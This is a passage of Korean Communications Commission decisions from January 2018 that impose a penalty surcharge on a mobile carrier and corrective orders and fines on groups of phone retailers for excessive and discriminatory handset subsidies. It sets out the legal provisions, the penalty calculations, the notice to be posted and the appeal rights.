위한 영업채널별·유통점별·가입유형별 차별적 장려금을 지급하지 않겠다는 구체적 계획을 표준협정서에 반영하는 것을 포함한 종합적이고 실질적인 시정조치 이행계획을 수립하여 방송통신위원회에 제출하여야 한다.

마. 시정명령 이행결과의 보고

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제2호에 따라 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.

5. 과징금 부과

피심인이 단말기유통법 제9조제3항을 위반한 행위와 피심인 관련 유통점이 법 제3조제1항제1호 및 제4조제5항을 위반한 행위에 대하여 법 제15조 제1항·제2항·제3항, 같은 법 시행령 제10조 및 [별표2], 고시(과징금 부과 세부기준)에 의해 피심인에게 아래와 같이 소정의 과징금을 부과한다.

가. 기준금액

1) 과징금 부과 상한액

피심인 및 피심인의 관련 유통점의 단말기유통법 제3조제1항, 4조제5항, 제9조제3항을 위반한 행위는 위반행위와 관련된 전기통신역무의 직전 3개 사업연도의 연평균 매출액의 2/100가 부과 상한액으로서(단말기유통법 제15조 제1항·제2항, 같은 법 시행령 제10조 및 [별표2] 1호 가목), 이에 따른 피심인의 과징금 부과 상한액은 104,000,000천원(천만원 이하 절사)이다.

2) 기준금액 산정

- 피심인의 17.1.1.~5.31. 위반기간 동안 위반행위로 인하여 직접적 또는 간접적으로 영향을 받는 피심인의 매출액(이하 ‘관련매출액’이라 한다)은 550,407,578천원이다.

피심인의 도매 및 온라인영업 관련매출액 : 위반가입자수(570,657명) × 평균가입기간(24.3개월) × 가입자당월평균수익(39,692원) = 550,407,578,749원

- 피심인의 '17.6.1~8.31. 위반기간 동안 위반행위에 대해서는 조사표본의 대표성이 낮아 '객관적인 관련매출액 산정이 곤란한 경우'로 판단하여 정액기준금액으로 산정하도록 한다.

- 피심인의 위반행위는 위 '고시(과징금 부과 세부기준) [별표1]'에 따라, 경쟁질서의 저해 정도인 지원금 초과지급 위반율 및 부당 차별유도 위반율과 시장에 미친 영향 등을 종합 고려하여 중대한 위반행위(2% 이상 3% 미만)에 해당하는 부과기준율('17.1~5월) 및 정액기준금액('17.6~8월)을 부과하되, 그 범위 내 중에서 2.7%의 부과기준율과 6억원의 정액기준금액으로 결정한다.

* 피심인의 시장에 미친 영향 판단요소 : '17.1~5월말 전체이통시장 변동가입자 점유율 44.2%, 도매 및 온라인시장 비중 43.1%

본 사건 관련 다른 피심인(SKT·KT)이 제출한 서면의견에서 관련매출액 산정시 적용된 초과지급 위반율만으로 중대성의 정도 및 부과기준율을 판단할 경우 위반행위가 시장에 미친 영향 정도 등을 종합적으로 고려하여 중대성의 정도를 판단하도록 한 규정에 어긋난다는 주장을 제기하였고, 제4기 방송통신위원회에서는 이를 고려하여 판단한다.

< 과징금 부과 세부기준 【별표1】 : 중대성 정도 판단시 고려사항 >

중대성의 정도를 판단함에 있어서는 아래의 표를 참조하되 이와 함께 위반행위의 주도여부 등 경쟁질서의 저해 정도, 해당 위반행위의 시장의 본질적인 왜곡 여부 등 시장의 영향 정도 및 피해자의 피해회복 여부 등 피해를 입은 소비자의 피해 규모 등을 종합적으로 고려하여 판단한다.

중대성의 정도	고려 사유
매우 중대한 위반행위	시장의 본질적 또는 장기적 왜곡, 피해규모의 광범위, 이용자의 피해회복이 이루어지지 않은 경우 등
중대한 위반행위	시장의 단기적 왜곡, 피해가 중대하지만 광범위하지 않은 경우, 이용자의 피해회복이 일부 이루어진 경우 등
중대성이 약한 위반행위	시장에 미치는 영향이 미미한 경우, 피해의 경미, 이용자 피해의 실질적 회복이 이루어진 경우 등

< 과징금 부과 세부기준 【별표1, 2】 : 부과기준을 >

중대성의 정도	관련매출액 산정 가능시 부과기준율	객관적 관련매출액 산정 곤란시 부과기준금액
매우중대한 위반행위	3% 이상 4% 이하	6억원 초과 8억원 이하
중대한 위반행위	2% 이상 3% 미만	3억원 초과 6억원 이하
중대성이 약한 위반행위	1% 이상 2% 미만	3억원 이하

- 이에 따른 피심인의 기준금액은 위 관련매출액(550,407,578천원)에 2.7%의 부과기준율을 곱한 것과 정액기준금액(600,000천원)을 합한 15,461,004천원이다.

나. 필수적 가중

- 과징금 부과 세부기준(고시)에 따라 객관적으로 관련매출액을 산정하기 곤란하여 정액기준금액을 산정한 경우, 위반기간(2개월 초과 6개월 미만)에 따른 정액기준금액의 10%를 가중하도록 규정하고 있어, 피심인이 이에 해당하여 60,000천원을 가중한다.

- 아울러, 최근 3년간 동일한 위반행위의 4회 횡수부터 기준금액의 20%씩 가중하도록 규정하고 있는 바, 피심인이 4회 위반에 해당되어 기준금액(15,461,004천원)의 20%인 3,092,200천원을 가중하여 이에 따른 피심인의 필수적 가중을 거친 과징금은 18,613,204천원이다.

* 피심인의 최근 3년간 유일유형 위반사항 i)다단계판매 제재('15.9.9), ii)법인영업 제재('16.9.7), iii)외국인영업 제재('17.3.21), iv)도매 및 온라인영업 심결('18.1.24)

다. 추가적 가중·감경

- 추가적 가중은 관련 과징금 부과 세부기준(고시)에 따라 조사기간 중임에도 불구하고 위반행위를 종료하지 않거나 위반상태를 시정하지 아니한 경우 20% 범위내에서 가중할 수 있도록 규정하고 있는 바,

- 피심인은 현장조사 기간('17.6~8월) 중 지원금 부당 차별유도 위반율로 볼 때, 일부 시정효과가 있지만, 지원금 초과지급 위반율에서 뚜렷한 시정 사실이 나타나지 아니하고, 시장모니터링 결과에서도 5주간 시장과열 이유로 집중 모니터링 대상에 지정된 바 있어 조사기간 중에 위반상태를 시정하기 위한 노력이 부족한 경우에 해당하여 피심인에게 필수적 가중을 거친 금액에 최대 20%의 1/4인 5%를 가중하도록 한다.
- o 추가적 감경은 관련 과징금 부과 세부기준(고시)에 따라 i)동 법률의 자율준수를 위해 소속 임원·종업원 등에게 교육프로그램을 도입·운영하는 경우 10% 범위내에서 감경할 수 있도록 규정하고 있고, ii)위반행위의 재발방지를 위해 필요한 조치를 취한 것으로 인정되는 경우 30% 범위내에서 감경할 수 있도록 규정하고 있는 바,
 - 피심인이 최근 이동통신 시장안정화를 위해 장기간(4월중 13일, 9~11월중 60일) 피심인의 임직원이 참여하는 합동상황반을 구성하고 유통점을 자율관리·감독·교육하는 등의 노력을 취한 바 있고, '17년도 이동통신부문 이용자보호업무 평가에서 우수 이상의 평가를 받은 바도 있어 10%를 감경하고
 - 피심인이 위반행위의 재발방지를 위해 필요한 조치를 확연하게 취한 것으로 인정하기는 어려우나, 향후 장려금 가이드라인 준수에 대한 적극적인 의지, 비정상 영업에 대한 근절방안 등을 제출한 바 있어 5%를 감경하도록 한다.
 - 추가적 가중·감경 사유를 최종 종합하여 피심인에게 필수적 가중을 거친 금액에 10%를 감경하도록 하며, 이에 따른 피심인의 추가적 가중·감경을 거친 과징금은 16,751,883천원이다.

라. 과징금의 결정

이에 따라 피심인에 대한 최종 과징금은 16,700,000천원(천만원 이하 절사)이다.

6. 결론

상기 피심인의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령), 제15조(과징금)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 위 시정명령에 불복이 있는 경우 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다. 과징금 부과 처분에 불복이 있는 경우도 같다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

4 이동통신 유통점 및 판매점의 단말기유통법 위반행위

방 송 통 신 위 원 회 심의 · 의결

안건번호 제2018 - 5 - 028호

안 건 명 유통점의 단말기유통법 위반행위에 대한 시정조치에 관한 건

피 심 인 9개 이동통신 판매점

의결연월일 2018. 1. 24.

주 문

1. 피심인들은 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위와 가입유형별로 부당하게 차별적인 지원금을 지급하는 행위를 즉시 각 중지하여야 한다.
2. 피심인들은 제1항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인들의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표 사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 각 공표하여야 한다.

3. 피심인들에 대하여 다음과 같이 과태료를 부과한다.

가. 금 액 : 각 1,500,000원

나. 납부기한 : 과태료 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 조사 경위

가. 조사배경

- '17년 초부터 집단상가, 오피스텔, SNS 등의 도매 및 온라인 영업 형태의 유통점에 과도한 장려금이 지급되고, 불·편법 지원금 지급 사례가 빈번하게 발생하는 등 시장과열 상황이 지속됨에 따라 이동통신 3사 및 단말기 유통점에 대하여 사실조사('17.5.25~8.31)를 실시하게 되었다.

2. 사실조사 결과

가. 조사 대상

- 조사 대상은 조사대상 기간('17.1.1.~8.31.) 중 전국 5개 권역(수도권·강원권, 충청권, 경북권, 전라권)에 도매 및 온라인 영업부문의 단말기 유통점을 대상으로 하였다.

나. 행위사실

- 방송통신위원회는 피심인들에 대하여 이동통신단말장치 유통구조 개선에 관한

법률(이하 '단말기유통법'이라 한다) 위반사항에 대해 조사하여 분석한 결과, 아래와 같은 사실을 확인하였다.

- 피심인들은 위 조사대상 기간 중에 가입유형(번호이동, 신규가입, 기기변경 등)에 따라 부당하게 차별적인 지원금을 지급하였으며,
 - 이동통신사업자가 공시한 지원금의 100분의 115를 초과한 지원금(이하 '과다지원금')을 지급하였다.
- 방송통신위원회는 2017년 12월 5일 '행정처분 사전통지' 공문을 통하여 피심인들에게 의견진술 기회를 각 부여하였다.

3. 위법성 판단

가. 관련법 규정

단말기유통법 제3조제1항은 대리점 또는 판매점은 번호이동, 신규가입, 기기변경 등 가입 유형에 따라 차별적인 지원금을 지급할 수 없도록, 제4조제5항은 대리점 또는 판매점은 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있도록, 같은 법 제13조제2항은 방송통신위원회는 소속 공무원에게 대리점·판매점 등의 사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있도록 각 규정하고 있다.

< 단말기유통법 근거 조항 >

제3조(지원금의 차별 지급 금지)

- ① 이동통신사업자, 대리점 또는 판매점은 다음 각 호의 어느 하나에 해당하는 사유로 부당하게 차별적인 지원금을 지급하여서는 아니 된다.
1. 번호이동, 신규가입, 기기변경 등 가입 유형

제4조(지원금의 과다 지급 제한 및 공시)

- ⑤ 대리점 또는 판매점은 제3항에 따라 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있다.

제13조(사실조사 등)

- ② 방송통신위원회는 제1항에 따른 조사를 위하여 필요하면 소속공무원에게 이동통신사업자(특수관계인을 포함한다), 대리점, 판매점 또는 이동통신단말장치 제조업자의 사무소·사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있다.

나. 위법성 판단

피심인들이 일부 이용자들에게 가입유형에 따른 차별적인 지원금을 지급한 행위는 단말기유통법 제3조(지원금의 차별 지급 금지)를, 과다지원금을 지급한 행위는 제4조(지원금의 과다지급 제한 및 공시)제5항을 각 위반한 것으로 인정된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인들은 단말기유통법 제14조제2항제4호에 따라 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위와 가입유형별로 부당하게 차별적인 지원금을 지급하는 행위를 즉시 각 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인들은 단말기유통법 제14조제2항제5호에 따라 가.의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 내에 피심인들의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간 (휴업일 제외) 각 공표하여야 한다.

< 공표문안 >

○○○(유통점명)은 '이동통신단말장치 유통구조 개선에 관한 법률' 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하고, 가입유형(번호이동, 신규가입, 기기변경 등)에 따라 차별적인 지원금을 지급한 행위로 인하여 '이동통신단말장치 유통구조 개선에 관한 법률'을 위반했다는 이유로 위반행위 즉시중지 등의 시정명령을 받은 사실이 있습니다.

2018년 0월 0일

○○○(유통점명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm이상

5. 과태료 부과

피심인들의 단말기유통법 위반행위에 대하여 같은 법 제22조제3항, 같은 법 시행령 제17조 [별표 3]에 따라 피심인들에게 다음과 같이 과태료를 각 부과한다.

가. 기준금액

단말기유통법 시행령 제17조 [별표 3]은 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인들의 위반행위가 첫 번째에 해당하여 1회 위반 과태료를 각 적용한다.

< 과태료 부과기준 >

위반행위	근거 법조문	구분	과태료 금액(만원)			
			1회 위반	2회 위반	3회 위반	4회 이상 위반
가. 법 제3조제1항을 위반하여 차별적인 지원금을 지급한 경우	법 제22조 제3항제1호	대규모유통업자 외의 자	100	300	600	1,000
		대규모유통업자	500	1,500	3,000	5,000
라. 법 제4조제5항을 위반하여 공시된 지원금의 100분의 15의 범위를 초과하여 이용자에게 지원금을 추가로 지급한 경우	법 제22조 제3항제3호	대규모유통업자 외의 자	100	300	600	1,000
		대규모유통업자	500	1,500	3,000	5,000

※ "대규모유통업자"란「대규모유통업에서의 거래 공정화에 관한 법률」제2조제1호에 따른 대규모 유통업자,「대·중소기업 상생협력 촉진에 관한 법률」제2조제2호에 따른 대기업 또는 대기업 계열사(「독점규제 및 공정거래에 관한 법률」제2조제3호에 따른 계열회사를 말한다)에 속하는 대리점·판매점을 말하며, 피심인들은 '대규모유통업자 외의 자'에 해당 한다.

나. 두 개항 위반에 대한 과태료 부과 판단

가입자에게 지원금을 지급하는 하나의 행위로 2개 이상의 법 위반 행위에 해당

하여 「질서위반행위규제법」 제13조(수개의 질서위반행위의 처리) 제1항*에 따라 더 중한 ‘과다지원금 지급 행위’에 대하여 정한 과태료를 부과하기로 한다.

* 「질서위반행위규제법」 제13조 제1항 : 하나의 행위가 2 이상의 질서위반행위에 해당하는 경우에는 각 질서위반행위에 대하여 정한 과태료 중 가장 중한 과태료를 부과한다.

다. 추가적 가중

단말기유통법 시행령 제17조 [별표 3]에 따르면 위반행위의 정도, 위반행위의 동기와 그 결과, 사업의 규모 등을 고려하여 과태료 부과기준 금액의 2분의 1범위에서 가중할 수 있도록 정하고 있는 바, 과다지원금 및 차별적인 지원금을 지급한 피심인들에 대하여는 위반행위의 정도가 과중한 점을 고려하여 부과기준 금액의 50%를 각 가중한다.

라. 최종 과태료

이에 따라, 피심인들에게 1회 위반에 해당하는 과태료 부과기준 금액 1,000,000원에 50%를 가중한 금액을 합한 1,500,000원의 과태료를 각 부과한다.

6. 결론

상기 피심인들의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령) 및 제22조(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인들은 위 시정명령에 불복이 있는 경우, 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조의 규정에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다.

피심인들은 과태료 부과처분에 불복이 있는 경우, 질서위반행위규제법 제20조 제1항의 규정에 따라 처분의 통지를 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 질서위반행위규제법 제20조제2항 규정에 의하여 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료를 납부하여야 한다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

방 송 통 신 위 원 회

심의 · 의결

안건번호 제2018 - 5 - 029호

안 건 명 유통점의 단말기유통법 위반행위에 대한 시정조치에 관한 건

피 심 인 113개 이동통신 판매점

의결연월일 2018. 1. 24.

주 문

1. 피심인들은 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위와 가입유형별로 부당하게 차별적인 지원금을 지급하는 행위를 즉시 각 중지하여야 한다.
2. 피심인들은 제1항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인들의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표 사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 각 공표하여야 한다.
3. 피심인들에 대하여 다음과 같이 과태료를 부과한다.

가. 금 액 : 각 1,000,000원

나. 납부기한 : 과태료 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 조사 경위

가. 조사배경

- '17년 초부터 집단상가, 오피스텔, SNS 등의 도매 및 온라인 영업 형태의 유통점에 과도한 장려금이 지급되고, 불·편법 지원금 지급 사례가 빈번하게 발생하는 등 시장과열 상황이 지속됨에 따라 이동통신 3사 및 단말기 유통점에 대하여 사실조사('17.5.25~8.31)를 실시하게 되었다.

2. 사실조사 결과

가. 조사 대상

- 조사 대상은 조사대상 기간('17.1.1.~8.31.) 중 전국 5개 권역(수도권·강원권, 충청권, 경북권, 전라권)에 도매 및 온라인 영업부문의 단말기 유통점을 대상으로 하였다.

나. 행위사실

- 방송통신위원회는 피심인들에 대하여 이동통신단말장치 유통구조 개선에 관한 법률(이하 '단말기유통법'이라 한다) 위반사항에 대해 조사하여 분석한 결과, 아래와 같은 사실을 확인하였다.

- 피심인들은 위 조사대상 기간 중에 가입유형(번호이동, 신규가입, 기기변경 등)에 따라 부당하게 차별적인 지원금을 지급하였으며,
- 이동통신사업자가 공시한 지원금의 100분의 115를 초과한 지원금(이하 '과다지원금')을 지급하였다.
- 방송통신위원회는 2017년 12월 5일 '행정처분 사전통지' 공문을 통하여 피심인들에게 의견진술 기회를 각 부여하였다.

3. 위법성 판단

가. 관련법 규정

단말기유통법 제3조제1항은 대리점 또는 판매점은 번호이동, 신규가입, 기기변경 등 가입 유형에 따라 차별적인 지원금을 지급할 수 없도록, 제4조제5항은 대리점 또는 판매점은 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있도록, 같은 법 제13조제2항은 방송통신위원회는 소속 공무원에게 대리점·판매점 등의 사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있도록 각 규정하고 있다.

< 단말기유통법 근거 조항 >

제3조(지원금의 차별 지급 금지)

- ① 이동통신사업자, 대리점 또는 판매점은 다음 각 호의 어느 하나에 해당하는 사유로 부당하게 차별적인 지원금을 지급하여서는 아니 된다.
1. 번호이동, 신규가입, 기기변경 등 가입 유형

제4조(지원금의 과다 지급 제한 및 공시)

- ⑤ 대리점 또는 판매점은 제3항에 따라 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있다.

제13조(사실조사 등)

- ② 방송통신위원회는 제1항에 따른 조사를 위하여 필요하면 소속공무원에게 이동통신사업자(특수관계인을 포함한다), 대리점, 판매점 또는 이동통신단말장치 제조업자의 사무소·사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있다.

나. 위법성 판단

피심인들이 일부 이용자들에게 가입유형에 따른 차별적인 지원금을 지급한 행위는 단말기유통법 제3조(지원금의 차별 지급 금지)를, 과다지원금을 지급한 행위는 제4조(지원금의 과다지급 제한 및 공시)제5항을 각 위반한 것으로 인정된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인들은 단말기유통법 제14조제2항제4호에 따라 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위 가입유형별로 부당하게 차별적인 지원금을 지급하는 행위를 즉시 각 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인들은 단말기유통법 제14조제2항제5호에 따라 가.의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 내에 피심인들의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 각 공표하여야 한다.

< 공표문안 >

○○○(유통점명)은 ‘이동통신단말장치 유통구조 개선에 관한 법률’ 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하고, 가입유형(번호이동, 신규가입, 기기변경 등)에 따라 차별적인 지원금을 지급한 행위로 인하여 ‘이동통신단말장치 유통구조 개선에 관한 법률’을 위반했다는 이유로 위반행위 즉시중지 등의 시정명령을 받은 사실이 있습니다.

2018년 0월 0일

○○○(유통점명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm이상

5. 과태료 부과

피심인들의 단말기유통법 위반행위에 대하여 같은 법 제22조제3항, 같은 법 시행령 제17조 [별표 3]에 따라 피심인들에게 다음과 같이 과태료를 각 부과한다.

가. 기준금액

단말기유통법 시행령 제17조 [별표 3]은 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인들의 위반행위가 첫 번째에 해당하여 1회 위반 과태료를 각 적용한다.

< 과태료 부과기준 >

위반행위	근거 법조문	구분	과태료 금액(만원)			
			1회 위반	2회 위반	3회 위반	4회 이상 위반
가. 법 제3조제1항을 위반하여 차별적인 지원금을 지급한 경우	법 제22조 제3항제1호	대규모유통업자 외의 자	100	300	600	1,000
		대규모유통업자	500	1,500	3,000	5,000
라. 법 제4조제5항을 위반하여 공시된 지원금의 100분의 15의 범위를 초과하여 이용자에게 지원금을 추가로 지급한 경우	법 제22조 제3항제3호	대규모유통업자 외의 자	100	300	600	1,000
		대규모유통업자	500	1,500	3,000	5,000

※ “대규모유통업자”란「대규모유통업에서의 거래 공정화에 관한 법률」제2조제1호에 따른 대규모 유통업자,「대·중소기업 상생협력 촉진에 관한 법률」제2조제2호에 따른 대기업 또는 대기업 계열사(「독점규제 및 공정거래에 관한 법률」제2조제3호에 따른 계열회사를 말한다)에 속하는 대리점·판매점을 말하며, 피심인들은 ‘대규모유통업자 외의 자’에 해당 한다.

나. 두 개항 위반에 대한 과태료 부과 판단

가입자에게 지원금을 지급하는 하나의 행위로 2개 이상의 법 위반 행위에 해당하여 「질서위반행위규제법」 제13조(수개의 질서위반행위의 처리) 제1항*에 따라 더중한 '과다지원금 지급 행위'에 대하여 정한 과태료를 부과하기로 한다.

* 「질서위반행위규제법」 제13조 제1항 : 하나의 행위가 2 이상의 질서위반행위에 해당하는 경우에는 각 질서위반행위에 대하여 정한 과태료 중 가장 중한 과태료를 부과한다.

다. 추가적 가중 및 감경

단말기유통법 시행령 제17조 [별표 3]에 따르면 위반행위의 정도, 위반행위의 동기와 그 결과, 사업의 규모 등을 고려하여 과태료 부과기준 금액의 2분의 1범위에서 가중할 수 있도록 정하고 있는 바, 과다지원금 및 차별적인 지원금을 지급한 피심인들에 대하여는 위반행위의 정도가 과중한 점을 고려하여 부과기준 금액의 50%를 각 가중한다.

다만, 조사 직전 위반자료 제출에 협조하는 등 위법상태를 자진하여 해소하기 위한 노력이 인정되는바, 단말기유통법 시행령 제17조 [별표3]에 따라 부과기준 금액의 50%를 각 감경한다.

라. 최종 과태료

이에 따라, 피심인들에게 1회 위반에 해당하는 과태료 부과기준 금액 1,000,000원에 50%를 가중한 금액(+500,000원) 및 50%를 감경한 금액(-500,000원)을 합한 1,000,000원의 과태료를 각 부과한다.

6. 결론

상기 피심인들의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령) 및 제22조(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인들은 위 시정명령에 불복이 있는 경우, 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조의 규정에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다.

피심인들은 과태료 부과처분에 불복이 있는 경우, 질서위반행위규제법 제20조 제1항의 규정에 따라 처분의 통지를 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 질서위반행위규제법 제20조제2항 규정에 의하여 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료를 납부하여야 한다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

방 송 통 신 위 원 회

심의·의결

안전번호 제2018 - 5 - 030호

안 건 명 유통점의 단말기유통법 위반행위에 대한 시정조치에 관한 건

피 심 인 4개 이동통신 판매점

의결연월일 2018. 1. 24.

주 문

1. 피심인들은 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위를 즉시 각 중지하여야 한다.
2. 피심인들은 제1항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인들의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표 사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 각 공표하여야 한다.
3. 피심인들에 대하여 다음과 같이 과태료를 부과한다.

가. 금 액 : 각 1,500,000원

나. 납부기한 : 과태료 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 조사 경위

가. 조사배경

- '17년 초부터 집단상가, 오피스텔, SNS 등의 도매 및 온라인 영업 형태의 유통점에 과도한 장려금이 지급되고, 불·편법 지원금 지급 사례가 빈번하게 발생하는 등 시장과열 상황이 지속됨에 따라 이동통신 3사 및 단말기 유통점에 대하여 사실조사('17.5.25~8.31)를 실시하게 되었다.

2. 사실조사 결과

가. 조사 대상

- 조사 대상은 조사대상 기간('17.1.1. ~ 8.31.) 중 전국 5개 권역(수도권·강원권, 충청권, 경북권, 전라권)에 도매 및 온라인 영업부문의 단말기 유통점을 대상으로 하였다.

나. 행위사실

- 방송통신위원회는 피심인들에 대하여 이동통신단말장치 유통구조 개선에 관한 법률(이하 '단말기유통법'이라 한다) 위반사항에 대해 조사하여 분석한 결과, 아래와 같은 사실을 확인하였다.
 - 피심인들은 위 조사대상 기간 중에 이동통신사업자가 공시한 지원금의 100분의 115를 초과한 지원금(이하 '과다지원금')을 지급하였다.

- 방송통신위원회는 2017년 12월 5일 ‘행정처분 사전통지’ 공문을 통하여 피심인들에게 의견진술 기회를 각 부여하였다.

3. 위법성 판단

가. 관련법 규정

단말기유통법 제4조제5항은 대리점 또는 판매점은 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있도록, 같은 법 제13조제2항은 방송통신위원회는 소속 공무원에게 대리점·판매점 등의 사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있도록 각 규정하고 있다.

< 단말기유통법 근거 조항 >

제4조(지원금의 과다 지급 제한 및 공시)

- ⑤ 대리점 또는 판매점은 제3항에 따라 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있다.

제13조(사실조사 등)

- ② 방송통신위원회는 제1항에 따른 조사를 위하여 필요하면 소속공무원에게 이동통신사업자(특수 관계인을 포함한다), 대리점, 판매점 또는 이동통신단말장치 제조업자의 사무소·사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있다.

나. 위법성 판단

피심인들이 일부 이용자들에게 과다지원금을 지급한 행위는 단말기유통법 제4조(지원금의 과다지급 제한 및 공시)제5항을 각 위반한 것으로 인정된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인들은 단말기유통법 제14조제2항제4호에 따라 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위를 즉시 각 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인들은 단말기유통법 제14조제2항제5호에 따라 가.의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 내에 피심인들의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간 (휴업일 제외) 각 공표하여야 한다.

< 공표문안 >

○○○(유통점명)은 '이동통신단말장치 유통구조 개선에 관한 법률' 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하여 '이동통신단말장치 유통구조 개선에 관한 법률'을 위반했다는 이유로 위반행위 즉시중지 등의 시정명령을 받은 사실이 있습니다.

2018년 0월 0일

○○○(유통점명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm이상

5. 과태료 부과

